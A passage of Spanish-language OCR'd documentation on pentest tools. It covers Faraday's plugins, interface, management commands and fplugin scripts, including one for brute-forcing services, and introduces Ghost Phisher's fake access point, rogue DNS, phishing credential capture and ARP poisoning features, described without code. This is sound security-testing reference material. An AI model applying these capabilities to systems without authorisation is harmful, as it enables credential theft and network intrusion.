
Alimenta de datos a Faraday desde sus herramientas favoritas a través de plugins. En este momento hay más de 70 herramientas compatibles, entre las que encontrarás

Existen 3 tipos de plugins:


- de consola que interceptan e interpretan la salida de las herramientas que ejecuta. Son Amap, Arachni, arp-scan, dig, dirb, dirsearch, dnsenum, dnsmap, dnsrecon, dnswalk, fierce, ftp, Goohost, hping3, Hydra, listurls, masscan, medusa, metagoofil, Ndiff, netcat, netdiscover, nikto, nmap, PasteAnalyzer, Peeping Tom, ping, propecia, reversaider, Skipfish, sqlmap, SSHdefaultscan, SSLcheck, SSLyze, Sublist3r, telnet, Theharvester, traceroute, Wapiti, Wcscan, Webfuzzer, WebInspect, Wfuzz, whois, WPScan
- de informes que le permiten importar XML generados previamente. Son Acunetix, Arachni, Brutexss, Burp, Core Impact, dirsearch, fierce, Goohost, Ip360, Lynis, Maltego, masscan, Metasploit, Ndiff, Nessus, Netsparker, Nexpose, nikto, nmap, OpenVAS, Qualysguard, recon-ng, retina, SSLyze, Sublist3r, W3af, WebInspect, Xsssniper, X1, Onapsis, Zap
- en línea que acceden a la API de Faraday o permiten que Faraday se conecte a API y bases de datos externas. Son BeEF, Burp, evilgrade, Fruitywifi, Immunity Canvas, Metasploit, Sentinel, Shodan

6.4. Uso gráfico

Para activar el Faraday, hacer click en el icono Faraday IDE y se visualiza la pantalla siguiente:




Hacer click en “Change server IP?”, activar el servidor y ya estamos en la pantalla principal




En esta pantalla, hay 4 iconos superiores que conforman la barra de menú da acceso a las opciones más comunes como son: abrir una nueva pestaña, crear un nuevo espacio de trabajo, alternar el registro, configurar la URL del servidor de Faraday en el cuadro de diálogo de preferencias

En el borde más a la derecha, se podrá abrir un selector de archivos para importar cualquier informe de nuestros complementos compatibles a Faraday.

La barra lateral tiene 2 pestañas, una para Workspaces y otra para Hosts. La pestaña Workspaces permite cambiar los Workspaces, mientras que la pestaña Hosts muestra todos los dispositivos en su espacio de trabajo actual, más la cantidad de vulnerabilidades encontradas en cada uno de ellos entre paréntesis.




Al hacer clic en un dispositivo, se mostrará su información más detallada:



Aquí el árbol más a la izquierda representa el Host en sí, con todas sus interfaces como elementos secundarios. Las interfaces también tienen hijos, que son los servicios de cada interfaz.

En la parte superior aparece la opción Faraday.py que cuando se despliega se ve lo siguiente.

Las acciones posibles arealizar son:
- Ver la lista de plugins
- Cambiar el estado de las vulnerabilidades
- Crear credenciales
- Crear dispositivos
- Crear servicios
- Crear vulnerabilidades
- Borrar todos los dispositivos
- Borrar todos los servicios cerrados
- Borrar todas las vulnerablidades seleccionadas
- Realizar un ataque de fuerza bruta
-Filtrar servicios
- Obtener todas las interfaces IP



6.5. Dispositivos

Para buscar en la pestaña Hosts, simplemente escribir la palabra clave que se desea buscar sin comillas excepto las etiquetas. Los siguientes campos están disponibles para buscar en la pestaña Hosts:

- IP (ex: 127.0.0.1).
- Hostname (ej: www.google.com).
- Services (ej: https). Solo el nombre del servicio.
- OS (ej: Linux)

Buscar por Tags:

- tags:internal

Servicios

- name:http
- Versión:2.4
- port:8080
- protocol:tcp
- status:closed
- vulns:1. Número de vulnerabilidades creadas en este servicio
- credentials:1. Número de credenciales creadas en este servicio
- tags:prod

Como gestionar los dispositivos
Se puede gestionar los dispositivos accediendo a la sección 'Manage' a través de la interfaz web de Faraday. Aquí puede crearlos, editarlos o eliminarlos como se desee.

Creando dispositivos
Desde la ventana host, hacer clic en New y completar el formulario.

Editando el dispositivo
Desde la ventana host, hacer clic en el dispositivo que desea realizar cambios y entonces editar los campos que se deseen

Eliminando dispositivos
Desde la ventana host, hacer clic en Delete.

6.5.1. Servicios

Para gestionar los servicios de un dispositivo determinado, seleccionar el dispositivo sobre el que se quiere hacer cambios.

Los servicios se pueden ver en una lista, donde se pueden crear, editar o eliminar.

6.5.2. Vulnerabilidades

Las vulnerabilidades están asociadas a los servicios de los dispositivos.

La lista de vulnerabilidades muestra el nombre de todas las vulnerabilidades encontradas en el elemento seleccionado del árbol más a la izquierda.

El lado más a la derecha de las ventanas muestra información detallada del dispositivo, el elemento seleccionado del árbol más a la izquierda, ya sea un servicio o una interfaz y la vulnerabilidad seleccionada.

6.6. Credenciales

Uno de los grandes objetivos en cada pentest interno es recoger credenciales de servicio para iniciar una sesión en un dispositivo, escalar privilegios y pivotar.

Cuando se va a Manage/Credentials View, se verán todas las credenciales que tiene para cada objetivo en ese espacio de trabajo.

Para añadir una nueva credencial ir a la vista Credentials, hacer click en el botón New y seleccionar un dispositivo y completar el formulario

En la vista Hosts, hay una columna especial que visualiza las credenciales y tiene un número con la cantidad de credenciales que ya ha creado. Hacer clic en este número. Se puede añadir uno haciendo click en el botón New y a continuación solo completar los datos.

Para agregar un servicio después de ingresar a la vista Hosts, hacer clic en el objetivo deseado y se puede añadir uno haciendo click en el botón New y a continuación solo completar los datos.

6.7. Faraday Manage

Faraday Manage es una herramienta de backend que ayuda a administrar la configuración de Faraday. Para usar Faraday Manage, ir al directorio usr/share/python-faraday y ejecutar python manage.py

Si solo ejecuta faraday-manage, mostrará una lista de todos los comandos disponibles.

```
Usage: faraday-manage [OPTIONS] COMMAND [ARGS]...

Options:
  -h, --help  Show this message and exit.

Commands:
  add-custom-field     Custom field wizard
  change-password      Changes the password of a user
  create-superuser     Create ADMIN user for Faraday application
  create-tables        Create database tables.
  database-schema      Create a PNG image with Faraday model object
  delete-custom-field  Custom field delete wizard
  import-from-couchdb  Import all your data from Couchdb Faraday databases
  initdb               Create Faraday DB in Postgresql, also tables and...
  list-plugins         List Available Plugins
  migrate              Migrates database schema.
  process-reports      Enable importation of plugins reports in ~/.faraday...
  show-urls            Show all URLs in Faraday Server API
  sql-shell            Open a SQL Shell connected to postgresql 'Faraday DB'
  status-check         Checks configuration and faraday status.
  support              Generates a .zip file with technical information
```

Comandos disponibles

add-custom-field
Este comando permite crear campos personalizados desde la terminal.

Change-password
Permite cambiar la contraseña de un usuario

create-superuser
Es la forma de crear un nuevo usuario administrador a través de la línea de comandos.

create-tables
Este comando permite al usuario crear manualmente una tabla en la base de datos de Faraday. Sería útil si algo en el comando initdb falla, por ejemplo.

database-schema
Imprimirá una imagen PNG con el esquema de trabajo interno de Faraday.

delete-custom-field
Permite borrar un Custom Field desde la terminal

import-from-couchdb
Antes de ejecutar este comando, debe asegurarse de 2 cosas:
1. CouchDB se está ejecutando
2. PostgreSQL se está ejecutando Este comando activará una secuencia de comandos que ingresará en su archivo server.ini ubicado en .faraday/config y verificará si tiene credenciales configuradas en la sección [couchdb]. Si lo hace, intentar iniciar sesión con estas credenciales y, si tiene éxito, extraerá todos sus datos de CouchDB y los importará a nuestra nueva base de datos PostgreSQL.

initdb
Este comando debe ejecutarse solo en el momento de la instalación de Faraday. Creará las tablas de la base de datos, el usuario de Faraday entre otras cosas.
Si intenta ejecutar esto por segunda vez, fallará.

ist-plugins
Lista de plugins disponibles.

migrate
Migra al esquema de la base de datos.

process-reports
Permite la importación de informes de plugins en el directorio ~/.faraday folder

show-urls
Imprime una lista de todas las URL disponibles para comunicarse con nuestro API Rest.

Sql-shell

Este comando abrirá un shell PostgreSQL ya configurada con el usuario y la configuración de Faraday.

Status-check
Este comando verificará el estado en que se encuentra Faraday. Comprueba que:
• PostgreSQL se está ejecutando,
• El servidor y el cliente de Faraday se están ejecutando,
• la configuración está bien,
• las dependencias están instaladas.

Puede ejecutar este comando con los siguientes parámetros:
--check_postgresql
--check_faraday
--check_dependencies
--check_config

6.8. fplugin

Para administrar, agregar y enumerar la información almacenada en Faraday, se creó fplugin, un complemento simple que permite interactuar directamente con la API de Python desde la línea de comandos.
Brinda a Faraday potentes funciones de secuencias de comandos y le permite consultar la base de datos sin abandonar su espacio de trabajo favorito, ya sea la interfaz GTK o un terminal.ón -h Puede realizar diferentes acciones desde la línea de comandos ejecutando : faraday-fplugin

Uso: faraday-fplugin [-h] [-i] [-w WORKSPACE] [-u URL] --username USERNAME
--password PASSWORD [command]

Comandos

-h --help	Muestra la ayuda y sale
-w WORKSPACE, --workspace WORKSPACE	Espacio de trabajo a usar. Por defecto command
-u URL, --url URL	URL del servidor Faraday. Por ejemplo http://localhost:5985. Es el valor por defecto.
--username USERNAME	
--password PASSWORD	

Scripts disponibles:
- change_vuln_status: Cambia el estado de las vulnerabilidades (a cerrado)
- create_cred: crea nuevas credenciales
- create_host: crea un nuevo dispositivo en el espacio de trabajo actual
- create_service: crea un nuevo servicio en una interfaz especificada
- create_vuln: Crea una nueva vulnerabilidad
- create_vulnweb: crea una nueva vulnerabilidad del sitio web en un servicio específico
- del_all_hosts: elimina todos los dispositivos almacenados
- del_all_services_closed: elimina todos los servicios con un puerto no abierto
- del_all_vulns_with: elimina todas las vulnerabilidades que coinciden con expresión

- fbruteforce_services: secuencia de comandos para realizar un ataque de fuerza bruta en diferentes servicios en un espacio de trabajo
- filter_services: filtra los servicios por puerto o nombre de servicio
- get_all_ips: Obtener todas las interfaces escaneadas
- get_severitiy_by_cwe: Obtener las vulnerabilidades filtradas por Severity y cambie la Severity según CWE
- import_csv: Importar objetos Faraday del archivo CSV
- import_pcap: importar todos los dispositivos encontrados en un archivo PCAP para su posterior análisis
- list_creds: obtiene todas las credenciales almacenadas
- list_hosts: Lista de disposivos
- list_ips: Lista de todas las direccionesIP escaneadas
- list_os: Lista de todos los sistemas operativos escaneados
- screenshot_server: toma una captura de pantalla de la IP: puertos de un protocolo determinado

Para utilizar el complemento Faraday, debe especificar sus credenciales de Faraday cuando se ejecuta faraday-fplugin:
$ faraday-fplugin list_os --username USERNAME --password PASSWORD

Esta versión de fplugin viene con un modo interactivo que ayudará a realizar rápidamente cualquiera de las acciones disponibles en un intérprete virtual. Para acceder al modo interactivo, se deben especificar las credenciales de su Faraday de la siguiente manera:

$ faraday-fplugin -i --username USERNAME --password PASSWORD
Welcome to interactive Faraday!
Press CTRL-D to quit.
>

Ahora se puede ejecutar cualquier script de fplugin de la forma siguiente:
> get_all_ips
127.0.0.1
127.0.0.2
127.0.0.3
127.0.0.4

Además tiene un historial de comandos de los últimos 1000 comandos emitidos, para un acceso rápido. Al igual que con cualquier terminal, puede recorrerlo utilizando las teclas de flecha ariba y abajo.

7. Ghost Phisher

Ghost Phisher es una herramienta de auditoría de seguridad y ataque para redes Ethernet y wireless, escrito en Python y utiliza la librería Qt-Gui. El programa es capaz de emular puntos de acceso y desplegarlos.


Soporta las siguientes características:

- •Servidor HTTP.
- •Servidor Dns incorporado (Rfc 1035).
- •Servidor Dhcp incorporado (Rfc 2131).
- •Hosting de sitios web y capturador de credenciales (Phising).
- •Emulardor de puntos de acceso Wifi.
- •Robo de sesiones (Modo pasivo y ethernet).
- •Envenenamiento en la cache Arp (Mitm y ataques Dos).
- •Realiza ataques de penetración con Metasploit.
- •Logeo automatico de credenciales utilizando base de datos SQLite.
- •Soporte para actualizaciones.

Fake Access Point


Un AP falso puede referirse a:

- Un honeypot, que es un punto de acceso falso hecho para atraer a los piratas informáticos y otros intrusos inalámbricos para recopilar información sobre ellos.
- Un punto de acceso no autorizado instalado físicamente en una red (cableada) que un hacker está atacando desde el exterior




Fake DNS Server

Un servidor DNS no autorizado traduce nombres de dominio de sitios web deseables (motores de búsqueda, bancos, corredores, etc.) en direcciones IP de sitios con contenido no deseado, incluso sitios web maliciosos. La mayoría de los usuarios dependen de los servidores DNS asignados automáticamente por sus ISP. Los ordenadores zombis usan troyanos que cambian el DNS para cambiar de manera invisible la asignación automática del servidor DNS por parte del ISP a la asignación manual del servidor DNS desde servidores DNS no autorizados. firmware del enrutador. Cuando los usuarios intentan visitar sitios web, son enviados a un sitio web falso. Este ataque se llama pharming. Si el sitio al que son redirigidos es un sitio web malicioso, disfrazado de un sitio web legítimo, con el fin de obtener información confidencial de manera fraudulenta, se llama phishing.

